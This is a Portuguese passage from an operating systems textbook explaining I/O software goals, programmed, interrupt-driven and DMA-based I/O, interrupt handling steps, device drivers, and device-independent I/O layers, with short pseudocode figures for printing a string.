Vamos agora deixar de lado por enquanto o hardware de E/S e examinar o software de E/S. Primeiro analisaremos suas metas e então as diferentes maneiras que a E/S pode ser feita do ponto de vista do sistema operacional.

5.2.1 Objetivos do software de E/S

Um conceito fundamental no projeto de software de E/S é conhecido como **independência de dispositivo**. O que isso significa é que devemos ser capazes de escrever programas que podem acessar qualquer dispositivo de E/S sem ter de especificá-lo antecipadamente. Por exemplo, um programa que lê um arquivo como entrada deve ser capaz de ler um arquivo em um disco rígido, um DVD ou em um pen-drive sem ter de ser modificado para cada dispositivo diferente. Similarmente, deveria ser possível digitar um comando como

```
sort <input >output
```

que trabalhe com uma entrada vinda de qualquer tipo de disco ou teclado e a saída indo para qualquer tipo de disco ou tela. Fica a cargo do sistema operacional cuidar dos problemas causados pelo fato de que esses dispositivos são realmente diferentes e exigem sequências de comando muito diferentes para ler ou escrever.

Um objetivo muito relacionado com a independência do dispositivo é a **nomeação uniforme**. O nome de um arquivo ou um dispositivo deve simplesmente ser uma cadeia de caracteres ou um número inteiro e não depender do dispositivo de maneira alguma. No UNIX, todos os discos podem ser integrados na hierarquia do sistema de arquivos de maneiras arbitrárias, então o usuário não precisa estar ciente de qual nome corresponde a qual dispositivo. Por exemplo, um pen-drive pode ser **montado** em cima do diretório */usr/ast/backup* de maneira que, ao copiar um arquivo para */usr/ast/backup/Monday,* você copia o arquivo para o pen-drive. Assim, todos os arquivos e dispositivos são endereçados da mesma maneira: por um nome de caminho.

Outra questão importante para o software de E/S é o **tratamento de erros**. Em geral, erros devem ser tratados o mais próximo possível do hardware. Se o controlador descobre um erro de leitura, ele deve tentar corrigi-lo se puder. Se ele não puder, então o driver do dispositivo deverá lidar com ele, talvez simplesmente tentando ler o bloco novamente. Muitos erros são transitórios, como erros de leitura causados por grãos de poeira no cabeçote de leitura, e muitas vezes desaparecerão se a operação for repetida. Apenas se as camadas mais baixas não forem capazes de lidar com o problema as camadas superiores devem ser informadas a respeito. Em muitos casos, a recuperação de erros pode ser feita de modo transparente em um nível baixo sem que os níveis superiores sequer tomem conhecimento do erro.

Ainda outra questão importante é a das transferências **síncronas** (bloqueantes) *versus* **assíncronas** (orientadas à interrupção). A maioria das E/S físicas são assíncronas — a CPU inicializa a transferência e vai fazer outra coisa até a chegada da interrupção. Programas do usuário são muito mais fáceis de escrever se as operações de E/S forem bloqueantes — após uma chamada de sistema `read`, o programa é automaticamente suspenso até que os dados estejam disponíveis no buffer. Fica a cargo do sistema operacional fazer operações que são realmente orientadas à interrupção parecerem bloqueantes para os programas do usuário. No entanto, algumas aplicações de muito alto desempenho precisam controlar todos os detalhes da E/S, então alguns sistemas operacionais disponibilizam a E/S assíncrona para si.

Outra questão para o software de E/S é a **utilização de buffer**. Muitas vezes, dados provenientes de um dispositivo não podem ser armazenados diretamente em seu destino final. Por exemplo, quando um pacote chega da rede, o sistema operacional não sabe onde armazená-lo definitivamente até que o tenha colocado em algum lugar para examiná-lo. Também, alguns dispositivos têm severas restrições de tempo real (por exemplo, dispositivos de áudio digitais), portanto os dados devem

ser colocados antecipadamente em um buffer de saída para separar a taxa na qual o buffer é preenchido da taxa na qual ele é esvaziado, a fim de evitar seu completo esvaziamento. A utilização do buffer envolve consideráveis operações de cópia e muitas vezes tem um impacto importante sobre o desempenho de E/S.

O conceito final que mencionaremos aqui é o de dispositivos compartilhados *versus* dedicados. Alguns dispositivos de E/S, como discos, podem ser usados por muitos usuários ao mesmo tempo. Nenhum problema é causado por múltiplos usuários terem arquivos abertos no mesmo disco ao mesmo tempo. Outros dispositivos, como impressoras, têm de ser dedicados a um único usuário até ele ter concluído sua operação. Então outro usuário pode ter a impressora. Ter dois ou mais usuários escrevendo caracteres de maneira aleatória e intercalada na mesma página definitivamente não funcionará. Introduzir dispositivos dedicados (não compartilhados) também introduz uma série de problemas, como os impasses. Novamente, o sistema operacional deve ser capaz de lidar com ambos os dispositivos — compartilhados e dedicados — de uma maneira que evite problemas.

5.2.2 E/S programada


Há três maneiras fundamentalmente diferentes de realizar E/S. Nesta seção examinaremos a primeira (E/S programada). Nas duas seções seguintes examinaremos as outras (E/S orientada à interrupções e E/S usando DMA). A forma mais simples de E/S é ter a CPU realizando todo o trabalho. Esse método é chamado de **E/S programada**.

É mais simples ilustrar como a E/S programada funciona mediante um exemplo. Considere um processo de usuário que quer imprimir a cadeia de oito caracteres “ABCDEFGH” na impressora por meio de uma interface serial. Telas em pequenos sistemas embutidos funcionam assim às vezes. O software primeiro monta a cadeia de caracteres em um buffer no espaço do usuário, como mostrado na Figura 5.7(a).

O processo do usuário requisita então a impressora para escrita fazendo uma chamada de sistema para abri-la. Se a impressora estiver atualmente em uso por outro processo, a chamada fracassará e retornará um código de erro ou bloqueará até que a impressora esteja disponível, dependendo do sistema operacional e dos parâmetros da chamada. Uma vez que ele tenha a impressora, o processo do usuário faz uma chamada de sistema dizendo ao sistema operacional para imprimir a cadeia de caracteres na impressora.

O sistema operacional então (normalmente) copia o buffer com a cadeia de caracteres para um vetor — digamos, *p* — no espaço do núcleo, onde ele é mais facilmente acessado (pois o núcleo talvez tenha de mudar o mapa da memória para acessar o espaço do usuário). Ele então confere para ver se a impressora está disponível no momento. Se não estiver, ele espera até que ela esteja. Tão logo a impressora esteja disponível, o sistema operacional copia o primeiro caractere para o registrador de dados da impressora, nesse exemplo usando a E/S mapeada na memória. Essa ação ativa a impressora. O caractere pode não aparecer ainda porque algumas impressoras armazenam uma linha ou uma página antes de imprimir qualquer coisa. Na Figura 5.7(b), no entanto, vemos que o primeiro caractere foi impresso e que o sistema marcou o “B” como o próximo caractere a ser impresso.

Tão logo copiado o primeiro caractere para a impressora, o sistema operacional verifica se ela está pronta para aceitar outro. Geralmente, a impressora tem um segundo registrador, que contém seu estado. O ato de escrever para o registrador de dados faz que o estado torne-se “indisponível”. Quando o controlador da impressora tiver processado o caractere atual, ele indica a

FIGURA 5.7 Estágios na impressão de uma cadeia de caracteres.

sua disponibilidade marcando algum bit em seu registrador de *status* ou colocando algum valor nele.

Nesse ponto, o sistema operacional espera que a impressora fique pronta de novo. Quando isso acontece, ele imprime o caractere seguinte, como mostrado na Figura 5.7(c). Esse laço continua até que a cadeia inteira tenha sido impressa. Então o controle retorna para o processo do usuário.

As ações seguidas pelo sistema operacional estão brevemente resumidas na Figura 5.8. Primeiro os dados são copiados para o núcleo. Então o sistema operacional entra em um laço fechado, enviando um caractere de cada vez para a saída. O aspecto essencial da E/S programada, claramente ilustrado nessa figura, é que, após a saída de um caractere, a CPU continuamente verifica o dispositivo para ver se ele está pronto para aceitar outro. Esse comportamento é muitas vezes chamado de **espera ocupada** (*busy waiting*) ou **polling**.

A E/S programada é simples, mas tem a desvantagem de segurar a CPU o tempo todo até que toda a E/S tenha sido feita. Se o tempo para "imprimir" um caractere for muito curto (pois tudo o que a impressora está fazendo é copiar o novo caractere para um buffer interno), então a espera ocupada estará bem. No entanto, em sistemas mais complexos, em que a CPU tem outros trabalhos a fazer, a espera ocupada será ineficiente, e será necessário um método de E/S melhor.

5.2.3 E/S orientada a interrupções

Agora vamos considerar o caso da impressão em uma impressora que não armazena caracteres, mas imprime cada um à medida que ele chega. Se a impressora puder imprimir, digamos, 100 caracteres/segundo, cada caractere levará 10 ms para imprimir. Isso significa que após cada caractere ter sido escrito no registrador de dados da impressora, a CPU vai permanecer em um laço ocioso por 10 ms esperando a permissão para a saída do próximo caractere. Isso é mais tempo do que o necessário para realizar um chaveamento de contexto e executar algum outro processo durante os 10 ms que de outra maneira seriam desperdiçados.

A maneira de permitir que a CPU faça outra coisa enquanto espera que a impressora fique pronta é usar interrupções. Quando a chamada de sistema para imprimir a cadeia é feita, o buffer é copiado para o espaço do núcleo, como já mostramos, e o primeiro caractere é copiado para a impressora tão logo ela esteja disposta a aceitar um caractere. Nesse ponto, a CPU chama o escalonador e algum outro processo é executado. O processo que solicitou que a cadeia seja impressa é bloqueado até que a cadeia inteira seja impressa. O trabalho feito durante a chamada de sistema é mostrado na Figura 5.9(a).

Quando a impressora imprimiu o caractere e está preparada para aceitar o próximo, ela gera uma interrupção. Essa interrupção para o processo atual e salva seu estado. Então a rotina de tratamento de interrupção da impressora é executada. Uma versão simples desse código é mostrada na Figura 5.9(b). Se não houver mais caracteres a serem impressos, o tratador de interrupção excuta alguma ação para desbloquear o usuário. Caso contrário, ele sai com o caractere seguinte, reconhece a interrupção e retorna ao processo que estava sendo executado um momento antes da interrupção, o qual continua a partir do ponto em que ele parou.

FIGURA 5.8 Escrevendo uma cadeia de caracteres para a impressora usando E/S programada.

```
copy_from_user(buffer, p, cont);                /* p e o buffer do nucleo */
for (i=0; i < count; i++) {                     /* executa o laco para cada caractere */
    while (*printer_status_reg !=READY) ;       /* executa o laco ate a impressora estar pronta*/
    *printer_data_register = p[i];              /* envia um caractere para a saida */
}
return_to_user();
```

FIGURA 5.9 Escrevendo uma cadeia de caracteres na impressora usando E/S orientada à interrupção. (a) Código executado no momento em que a chamada de sistema para execução é feita. (b) Rotina de tratamento da execução para a impressora.

```
copy_from_user(buffer, p, count);
enable_interrupts( );
while (*printer_status_reg != READY) ;
*printer_data_register = p[0];
scheduler( );
```

(a)

```
if (count == 0) {
    unblock_user( );
} else {
    *printer_data_register = p[i];
    count = count – 1;
    i = i + 1;
}
acknowledge_interrupt( );
return_from_interrupt( );
```

(b)

5.2.4 E/S usando DMA

Uma desvantagem óbvia do mecanismo de E/S orientado a interrupções é que uma interrupção ocorre em cada caractere. Interrupções levam tempo; portanto, esse esquema desperdiça certa quantidade de tempo da CPU. Uma solução é usar o acesso direto à memória (DMA). Aqui a ideia é deixar que o controlador de DMA alimente os caracteres para a impressora um de cada vez, sem que a CPU seja incomodada. Na essência, o DMA executa E/S programada, apenas com o controlador do DMA realizando todo o trabalho, em vez da CPU principal. Essa estratégia exige um hardware especial (o controlador de DMA), mas libera a CPU durante a E/S para fazer outros trabalhos. Uma linha geral do código é dada na Figura 5.10.

A grande vantagem do DMA é reduzir o número de interrupções de uma por caractere para uma por buffer impresso. Se houver muitos caracteres e as interrupções forem lentas, esse sistema poderá representar uma melhoria importante. Por outro lado, o controlador de DMA normalmente é muito mais lento do que a CPU principal. Se o controlador de DMA não é capaz de dirigir o dispositivo em velocidade máxima, ou a CPU normalmente não tem nada para fazer de qualquer forma enquanto esperando pela interrupção do DMA, então a E/S orientada à interrupção ou mesmo a E/S programada podem ser melhores. Na maioria das vezes, no entanto, o DMA vale a pena.

5.3 Camadas do software de E/S

O software de E/S costuma ser organizado em quatro camadas, como mostrado na Figura 5.11. Cada camada tem uma função bem definida a desempenhar e uma interface bem definida para as camadas adjacentes. A funcionalidade e as interfaces diferem de sistema para sistema; portanto, a discussão que se segue, que examina todas as camadas começando de baixo, não é específica para uma máquina.

FIGURA 5.10 Impressão de uma cadeia de caracteres usando o DMA. (a) Código executado quando a chamada de sistema print é feita. (b) Rotina de tratamento da interrupção.

```
copy_from_user(buffer, p, count);
set_up_DMA_controller( );
scheduler( );
```

(a)

```
acknowledge_interrupt( );
unblock_user( );
return_from_interrupt( );
```

(b)

5.3.1 Tratadores de interrupção

Embora a E/S programada seja útil ocasionalmente, para a maioria das E/S, as interrupções são um fato desagradável da vida e não podem ser evitadas. Elas devem ser escondidas longe, nas profundezas do sistema operacional, de maneira que a menor parcela possível do sistema operacional saiba delas. A melhor maneira de escondê-las é bloquear o driver que inicializou uma operação de E/S até que ela se complete e a interrupção ocorra. O driver pode bloquear a si mesmo, por exemplo, realizando um down em um semáforo, um wait em uma variável de condição, um receive em uma mensagem, ou algo similar.

Quando a interrupção acontece, a rotina de interrupção faz o que for necessário a fim de lidar com ela. Então ela pode desbloquear o driver que a chamou. Em alguns casos, apenas completará a operação up em um semáforo. Em outras, ela emitirá um signal sobre uma variável de condição em um monitor. Em outras ainda, enviará uma mensagem para o driver bloqueado. Em todos os casos, o efeito resultante da interrupção será de que um driver que estava anteriormente bloqueado estará agora disponível para executar. Esse modelo funciona melhor se os drivers estiverem estruturados como processos do núcleo, com seus próprios estados, pilhas e contadores de programa.

É claro que a realidade não é tão simples. Processar uma interrupção não é apenas uma questão de interceptar a interrupção, realizar um up em algum semáforo e então executar uma instrução IRET para retornar da interrupção para o processo anterior. Há bem mais trabalho envolvido para o sistema operacional. Faremos agora um resumo desse trabalho como uma série de passos que devem ser realizados no software após a interrupção de hardware ter sido completada. Deve ser

FIGURA 5.11 Camadas do sistema de software de E/S.

Camadas
Software de E/S no nível do usuário
Software do sistema operacional independente do dispositivo
Drivers do dispositivo
Tratadores de interrupção
Hardware

observado que os detalhes são altamente dependentes no sistema, de maneira que alguns dos passos listados a seguir podem não ser necessários em uma máquina em particular, e passos não listados podem ser necessários. Além disso, os passos que ocorrem podem acontecer em uma ordem diferente em algumas máquinas.

1. Salvar quaisquer registros (incluindo o PSW) que ainda não foram salvos pelo hardware de interrupção.
2. Estabelecer um contexto para a rotina de tratamento da interrupção. Isso pode envolver a configuração de TLB, MMU e uma tabela de páginas.
3. Estabelecer uma pilha para a rotina de tratamento da interrupção.
4. Sinalizar o controlador de interrupções. Se não houver um controlador delas centralizado, reabilitá-las.
5. Copiar os registradores de onde eles foram salvos (possivelmente alguma pilha) para a tabela de processos.
6. Executar a rotina de tratamento de interrupção. Ela extrairá informações dos registradores do controlador do dispositivo que está interrompendo.
7. Escolher qual processo executar em seguida. Se a interrupção deixou pronto algum processo de alta prioridade que estava bloqueado, ele pode ser escolhido para executar agora.
8. Escolher o contexto de MMU para o próximo processo a executar. Algum ajuste na TBL também pode ser necessário.
9. Carregar os registradores do novo processo, incluindo sua PSW.
10. Começar a execução do novo processo.

Como podemos ver, o processamento da interrupção está longe de ser trivial. Ele também exige um número considerável de instruções da CPU, especialmente em máquinas nas quais a memória virtual está presente e as tabelas de páginas precisam ser atualizadas ou o estado da MMU armazenado (por exemplo, os bits *R* e *M*). Em algumas máquinas, a TLB e a cache da CPU talvez também tenham de ser gerenciadas quando trocam entre modos núcleo e usuário, que usam ciclos de máquina adicionais.

5.3.2 Drivers dos dispositivos

No início deste capítulo, examinamos o que fazem os controladores dos dispositivos. Vimos que cada controlador tem alguns registradores do dispositivo usados para dar a ele comandos ou para ler seu estado ou ambos. O número de registradores do dispositivo e a natureza dos comandos variam radicalmente de dispositivo para dispositivo. Por exemplo, um driver de mouse tem de aceitar informações do mouse dizendo a ele o quanto ele se moveu e quais botões estão pressionados no momento. Em contrapartida, um driver de disco talvez tenha de saber tudo sobre setores, trilhas, cilindros, cabeçotes, movimento do braço, unidades do motor, tempos de ajuste do cabeçote e todas as outras mecânicas que fazem um disco funcionar adequadamente. Obviamente, esses drivers serão muito diferentes.

Em consequência, cada dispositivo de E/S ligado a um computador precisa de algum código específico do dispositivo para controlá-lo. Esse código, chamado **driver do dispositivo**, geralmente é escrito pelo fabricante do dispositivo e fornecido junto com ele. Tendo em vista que cada sistema operacional precisa dos seus próprios drivers, os fabricantes de dispositivos comumente fornecem drivers para vários sistemas operacionais populares.

Cada driver de dispositivo normalmente lida com um tipo, ou no máximo, uma classe de dispositivos muito relacionados. Por exemplo, um driver de disco SCSI em geral pode lidar com múltiplos discos SCSI de tamanhos e velocidades diferentes, e talvez um disco Blu-ray SCSI também. Por outro lado, um mouse e um joystick diferem tanto que drivers diferentes são normalmente necessários. No entanto, não há nenhuma restrição técnica sobre ter um driver do dispositivo controlando múltiplos dispositivos não relacionados. Apenas não é uma boa ideia *na maioria dos casos*.

Às vezes, no entanto, dispositivos completamente diferentes são baseados na mesma tecnologia subjacente. O exemplo mais conhecido é provavelmente o USB, uma tecnologia de barramento serial que não é chamada de "universal" por acaso. Dispositivos USB incluem discos, pen-drives, câmeras, mouses, teclados, miniventiladores, cartões de rede wireless, robôs, leitores de cartão de crédito, barbeadores recarregáveis, picotadores de papel, scanners de códigos de barras, bolas de espelhos e termômetros portáteis. Todos usam USB e, no entanto, todos realizam coisas muito diferentes. O truque é que drivers de USB são tipicamente empilhados, como uma pilha de TCP/IP em redes. Na parte de baixo, em geral no hardware, encontramos a camada do link do USB (E/S serial) que lida com questões de hardware como sinalização e decodificação de um fluxo de sinais para os pacotes do USB. Ele é usado por camadas mais altas que lidam com pacotes de dados e a funcionalidade comum para USB que é compartilhada pela maioria dos dispositivos.


Em cima disso, por fim, encontramos as APIs de camadas superiores, como as interfaces para armazenamento em massa, câmeras etc. Desse modo, ainda temos drivers de dispositivos em separado, embora eles compartilhem de parte da pilha de protocolo.

Para acessar o hardware do dispositivo, isto é, os registradores do controlador, o driver do dispositivo deve fazer parte do núcleo do sistema operacional, pelo menos com as arquiteturas atuais. Na realidade, é possível construir drivers que são executados no espaço do usuário, com chamadas de sistema para leitura e escrita nos registradores do dispositivo. Esse projeto isola o núcleo dos drivers e os drivers entre si, eliminando uma fonte importante de quedas no sistema — drivers defeituosos que interferem com o núcleo de uma maneira ou outra. Para construir sistemas altamente confiáveis, este é definitivamente o caminho a seguir. Um exemplo de um sistema no qual os drivers do dispositivo executam como processos do usuário é o MINIX 3 (<*www.minix3.org*>). No entanto, como a maioria dos sistemas operacionais de computadores de mesa espera que os drivers executem no núcleo, este será um modelo que consideraremos aqui.

Tendo em vista que os projetistas de cada sistema operacional sabem que pedaços de código (drivers) escritos por terceiros serão instalados no sistema operacional, este precisa ter uma arquitetura que permita essa instalação. Isso significa ter um modelo bem definido do que faz um driver e como ele interage com o resto do sistema operacional. Drivers de dispositivos são normalmente posicionados abaixo do resto do sistema operacional, como está ilustrado na Figura 5.12.

Sistemas operacionais normalmente classificam os drivers entre um número pequeno de categorias. As categorias mais comuns são os **dispositivos de blocos** — como discos, que contêm múltiplos blocos de dados que podem ser endereçados independentemente — e **dispositivos de caracteres**, como teclados e impressoras, que geram ou aceitam um fluxo de caracteres.

A maioria dos sistemas operacionais define uma interface padrão a que todos os drivers de blocos devem dar suporte e uma segunda interface padrão a que todos os drivers de caracteres devem dar suporte. Essas interfaces consistem em uma série de rotinas que o resto do sistema operacional pode utilizar para fazer o driver trabalhar para ele. Procedimentos típicos são aqueles que

FIGURA 5.12 Posicionamento lógico dos drivers de dispositivos. Na realidade, toda comunicação entre os drivers e os controladores dos dispositivos passa pelo barramento.

leem um bloco (dispositivo de blocos) ou escrevem uma cadeia de caracteres (dispositivo de caracteres).

Em alguns sistemas, o sistema operacional é um programa binário único que contém compilado em si todos os drivers de que ele precisará. Esse esquema era a norma por anos com sistemas UNIX, pois eles eram executados por centros computacionais e os dispositivos de E/S raramente mudavam. Se um novo dispositivo era acrescentado, o administrador do sistema simplesmente recompilava o núcleo com o driver novo para construir o binário novo.

Com o advento dos computadores pessoais, com sua miríade de dispositivos de E/S, esse modelo não funcionava mais. Poucos usuários são capazes de recompilar ou religar o núcleo, mesmo que eles tenham o código-fonte ou módulos-objeto, o que nem sempre é o caso. Em vez disso, sistemas operacionais, começando com o MS-DOS, se converteram em um modelo no qual os drivers eram dinamicamente carregados no sistema durante a execução. Sistemas diferentes lidam com o carregamento de drivers de maneiras diferentes.

Um driver de dispositivo apresenta diversas funções. A mais óbvia é aceitar solicitações abstratas de leitura e escrita de um software independente de dispositivo localizado na camada acima dele e verificar que elas sejam executadas. Mas há também algumas outras funções que ele deve realizar. Por exemplo, o driver deve inicializar o dispositivo, se necessário. Ele também pode precisar gerenciar suas necessidades de energia e registrar seus eventos.

Muitos drivers de dispositivos têm uma estrutura geral similar. Um driver típico inicia verificando os parâmetros de entrada para ver se eles são válidos. Se não, um erro é retornado. Se eles forem válidos, uma tradução dos termos abstratos para os termos concretos pode ser necessária. Para um driver de disco, isso pode significar converter um número de bloco linear em números de cabeçote, trilha, setor e cilindro para a geometria do disco.

Em seguida, o driver pode conferir se o dispositivo está em uso no momento. Se ele estiver, a solicitação entrará em uma fila para processamento posterior. Se o dispositivo estiver ocioso, o estado do hardware será examinado para ver se a solicitação pode ser cuidada agora. Talvez seja necessário ligar o dispositivo ou um motor antes que as transferências possam começar. Uma vez que o dispositivo esteja ligado e pronto para trabalhar, o controle de verdade pode começar.

Controlar o dispositivo significa emitir uma sequência de comandos para ele. O driver é o local onde a sequência de comandos é determinada, dependendo do que precisa ser feito. Após o driver saber qual comando ele vai emitir, ele começa escrevendo-os nos registradores do controlador do dispositivo. Após cada comando ter sido escrito para o controlador, talvez seja necessário conferir para ver se este aceitou o comando e está preparado para aceitar o seguinte. Essa sequência continua até que todos os comandos tenham sido emitidos. Alguns controladores podem receber uma lista encadeada de comandos (na memória), tendo de ler e processar todos eles sem mais ajuda alguma do sistema operacional.

Após os comandos terem sido emitidos, ocorrerá uma de duas situações. Na maioria dos casos, o driver do dispositivo deve esperar até que o controlador realize algum trabalho por ele, de maneira que ele bloqueia a si mesmo até que a interrupção chegue para desbloqueá-lo. Em outros casos, no entanto, a operação termina sem atraso, então o driver não precisa bloquear. Como um exemplo da segunda situação, a rolagem da tela exige apenas escrever alguns bytes nos registradores do controlador. Nenhum movimento mecânico é necessário; assim, toda a operação pode ser completada em nanossegundos.

No primeiro caso, o driver bloqueado será despertado pela interrupção. No segundo caso, ele jamais dormirá. De qualquer maneira, após a operação ter sido completada, o driver deverá conferir a ocorrência de erros. Se tudo estiver bem, o driver poderá ter alguns dados para passar para o software independente do dispositivo (por exemplo, um bloco recém-lido). Por fim, ele retorna ao seu chamador alguma informação de estado para o relatório de erros. Se quaisquer outras solicitações estiverem na fila, uma delas poderá então ser selecionada e inicializada. Se nada estiver na fila, o driver bloqueará a espera para a próxima solicitação.

Esse modelo simples é apenas uma aproximação da realidade. Muitos fatores tornam o código muito mais complicado. Por um lado, um dispositivo de E/S pode completar uma tarefa enquanto um driver está sendo executado, interrompendo o driver. A interrupção pode colocar um driver em execução. Na realidade, ela pode fazer que o driver atual execute. Por exemplo, enquanto o driver da rede está processando um pacote que chega, outro pacote pode chegar. Em consequência, os drivers têm de ser **reentrantes**, significando que um driver em execução tem de estar preparado para ser chamado uma segunda vez antes que a primeira chamada tenha sido concluída.

Em um sistema manuseável em operação (hot-pluggable system), dispositivos podem ser adicionados ou removidos enquanto o computador está executando. Como resultado, enquanto um driver está ocupado

lendo de algum dispositivo, o sistema pode informá-lo de que o usuário removeu subitamente aquele dispositivo do sistema. Não apenas a transferência de E/S atual deve ser abortada sem danificar nenhuma estrutura de dados do núcleo, como quaisquer solicitações pendentes para o agora desaparecido dispositivo também devem ser cuidadosamente removidas do sistema e a má notícia ser dada aos processos que as requisitaram. Além disso, a adição inesperada de novos dispositivos pode levar o núcleo a fazer malabarismos com os recursos (por exemplo, linhas de solicitação de interrupção), tirando os mais antigos do driver e colocando novos em seu lugar.

Drivers não têm permissão para fazer chamadas de sistema, mas eles muitas vezes precisam interagir com o resto do núcleo. Em geral, são permitidas chamadas para determinadas rotinas de núcleo. Por exemplo, normalmente há chamadas para alocar e liberar páginas físicas de memória para usar como buffers. Outras chamadas úteis são necessárias para o gerenciamento da MMU, dos relógios, do controlador de DMA, do controlador de interrupção e assim por diante.

5.3.3 Software de E/S independente de dispositivo

Embora parte do software de E/S seja específico do dispositivo, outras partes dele são independentes. O limite exato entre os drivers e o software independente do dispositivo é dependente do sistema (e dispositivo), pois algumas funções que poderiam ser feitas de maneira independente do dispositivo podem na realidade ser feitas nos drivers, em busca de eficiência ou outras razões. As funções mostradas na Figura 5.13 são tipicamente realizadas em softwares independentes do dispositivo.

A função básica do software independente do dispositivo é realizar as funções de E/S que são comuns a todos os dispositivos e fornecer uma interface uniforme para o software no nível do usuário. Examinaremos agora essas questões mais detalhadamente.

FIGURA 5.13 Funções do software de E/S independente do dispositivo.

Uniformizar interfaces para os drivers de dispositivos
Armazenar no buffer
Reportar erros
Alocar e liberar dispositivos dedicados
Providenciar um tamanho de bloco independente de dispositivo


Interface uniforme para os drivers dos dispositivos

Uma questão importante em um sistema operacional é como fazer todos os dispositivos de E/S e drivers parecerem mais ou menos o mesmo. Se discos, impressoras, teclados e assim por diante possuem todos interfaces diferentes, sempre que um dispositivo novo aparece, o sistema operacional tem de ser modificado para o novo dispositivo. Ter de modificar o sistema operacional para cada dispositivo novo não é uma boa ideia.

Um aspecto dessa questão é a interface entre os drivers do dispositivo e o resto do sistema operacional. Na Figura 5.14(a), ilustramos uma situação na qual cada driver do dispositivo tem uma interface diferente para o sistema operacional. O que isso significa é que as funções do driver disponíveis para o sistema chamar diferem de driver para driver. Também pode significar que as funções do núcleo de que o driver precisa também diferem de driver para driver. Como um todo, isso significa que fornecer uma interface para cada novo driver exige um novo esforço considerável de programação.

Em comparação, na Figura 5.14(b), mostramos um projeto diferente no qual todos os drivers têm a mesma interface. Nesse caso fica muito mais fácil acoplar um driver novo, desde que ele esteja em conformidade com a interface do driver. Também significa que os escritores de drivers sabem o que é esperado deles. Na prática, nem todos os dispositivos são absolutamente idênticos, mas costuma existir apenas um pequeno número de tipos de dispositivos e mesmo esses são geralmente quase os mesmos.

A maneira como isso funciona é a seguinte: para cada classe de dispositivos, como discos ou impressoras, o sistema operacional define um conjunto de funções que o driver deve fornecer. Para um disco, essas naturalmente incluiriam a leitura e a escrita, além de ligar e desligar a energia, formatação e outras coisas típicas de discos. Muitas vezes o driver contém uma tabela com ponteiros para si mesmo para essas funções. Quando o driver está carregado, o sistema operacional registra o endereço dessa tabela de ponteiros de funções, de maneira que, quando ela precisa chamar uma das funções, pode fazer uma chamada indireta via essa tabela. A tabela de ponteiros de funções define a interface entre o driver e o resto do sistema operacional. Todos os dispositivos de uma determinada classe (discos, impressoras etc.) devem obedecer a ela.

